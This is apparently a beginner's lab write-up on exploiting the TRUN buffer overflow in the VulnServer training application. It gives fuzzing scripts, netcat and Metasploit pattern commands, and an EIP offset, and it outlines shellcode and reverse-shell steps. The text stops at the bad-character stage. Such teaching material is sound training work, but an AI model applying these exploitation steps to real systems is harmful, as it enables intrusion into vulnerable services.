Buffer Overflow Vulnerability

About:

This write-up explains how buffer overflow exploits work, which is when attackers make a program crash and take control by sending more data than it can handle. It covers the basics of buffer overflows, how to find weaknesses in programs, and step-by-step instructions on creating an exploit. You'll also learn how to bypass common security measures and write simple code to take advantage of the vulnerability. This guide is aimed at beginners in cybersecurity and those interested in learning how buffer overflows happen and how to prevent them.

Objectives:

1. Recreating VulnServer Vulnerability:
    - Recreate the VulnServer vulnerability accurately.
    - Ensure that the vulnerability is reproduced with all its functionalities intact.

2. Proof of Concept Video (1-2 minutes):
    - Create a concise video demonstrating the vulnerability.
    - The video should clearly illustrate the steps to exploit the vulnerability.
    - Keep the duration of the video between 1 to 2 minutes.

3. Detailed Report:
    - Write a comprehensive report detailing the vulnerability.
    - Include an overview of the vulnerability, its impact, and potential risks.

    - Provide a step-by-step explanation of how the vulnerability can be exploited.- Include any necessary technical details or code snippets.
    - Offer recommendations for mitigation or patching the vulnerability.

4. Exploit Development:
    - Develop the exploit for the vulnerability in C/C++ programming language.
    - Develop an additional exploit for the vulnerability in Rust/Nim programming language.

VulnServer Vulnerability:

Vulnserver is a vulnerable application developed for exploit development. The vulnerability in this application is a buffer overflow vulnerability in its 'TRUN' command.

Buffer overflow occurs when the data entered in the buffer is more than it can hold, thus it causes an overflow. This excess data is overwritten in adjacent memory and thus makes the application vulnerable to attacks. It can be exploited to access the shell of the target PC.

Steps for exploitation:

1. Identify the vulnerability: send inputs into the TRUN command and find the length of input required to cause the crash.
2. Controlling EIP: generate a unique payload to calculate the offset at which the EIP gets overwritten. Send the pattern to VulnServer. Analyze the crash.
3. Redirect EIP to ESP: overwrite the EIP value after the offset with such an address that will point its next instruction to ESP.
4. Generate shellcode: generate a shellcode to be sent in the exploit that will be stored in the stack. Include NOP sled before the shellcode and after the EIP jmp esp address to maintain a predictable delay.
5. Send final exploit: send the above generated final exploit to the target machine and catch the shell on a reverse tcp handler.

Setup:


Download Vulnserver on Windows 10 Virtual Machine and recreate the vulnerability accurately. Ensure that the vulnerability is reproduced with all its functionalities intact.
Download Link For VulnServer - https://thegreycorner.com/vulnserver.html

Install and set up Immunity Debugger for efficient debugging of the vulnerable executable.

Install Nim on Kali Virtual Machine for developing the exploits.

Procedure:


Open cmd on windows and terminal on kali VMs respectively.
Run ipconfig and ifconfig respectively to retrieve the IP addresses of both the VMs.



Ping each other to confirm that a network connection is established.

Else run the vulnserver on windows and use the command *nc -nv -windowsIP- 9999* in kali terminal to check if a connection is established with the vulnserver.

After checking the connection, check if the buffer overflow vulnerability really exists. This can be done by sending a spike file to fuzz the vulnserver with a long string of characters.




Using a text editor make a file test.spk and insert the following code in it:

S_readline();
S_string("TRUN ");
S_string_variable("fuzzing_variable_string");


Execute the test.spk by running the following command:

generic_send_tcp -windowsIP- 9999 test.spk 0 0

A crash is caused due to the fuzzing and thus the vulnserver can be exploited for a buffer overflow vulnerability.




As we can see around 5000 fuzzing variables are sent to cause the crash, develop an exploit sending 5000 or more characters to cause a buffer overflow.



Open Immunity Debugger on your Windows VM, import the vulnserver executable file by entering the correct path and run the vulnserver by clicking the play button on the top.

To run the above exploit, execute the following command in your Kali terminal:

nim c -r e1.nim



As we can see in the Immunity Debugger, a crash has occurred.
The huge amount of ‘X’ (Hex: \x58) sent by our exploit has caused the crash and the EIP (Extended Instruction Pointer) is also overwritten with ‘X’s.

The EIP holds the value of the next set of instructions that are to be executed. So in order to exploit the vulnserver, we need a control of the EIP register and thus we can make it point to any instruction we desire. In order to do so, we need to know that after how many numbers of ‘X’s does the EIP get overwritten, i.e. we have to calculate the offset.


To do this, we have to generate a random pattern of characters. This can be done by executing the following command on the Kali terminal:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 6000


When we send this random pattern in an exploit to cause a crash, the EIP gets overwritten by a unique set of 4 characters and not all 4 ‘X’s. Thus we can determine that after how many characters does this string of 4 characters appear which overwrites the EIP. The offset can be determined by executing the following command:

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 6000 -q 386F4337


Here, we get a match at offset 2003.



Now to cross-check if the EIP gets overwritten correctly after the offset 2003, develop an exploit with character strings of 2003 ‘X’s, 4 ‘Y’s and rest ‘Z’s.



Now send this exploit in the same manner as that of the previous exploits and check for the EIP register.




We can see that the EIP register is overwritten with ‘59595959’, i.e. 4 ‘Y’s after an offset of 2003 characters. Thus we have complete control over our EIP register.


Now we have to make sure that the addresses that we have entered are always processed correctly or else we won't be able to exploit the executable.

There are some characters which can cause our payload to not execute properly and thus the exploit might fail. So we have to generate a list of possible bad characters for the execution. This can be done using the mona library by executing the following command:

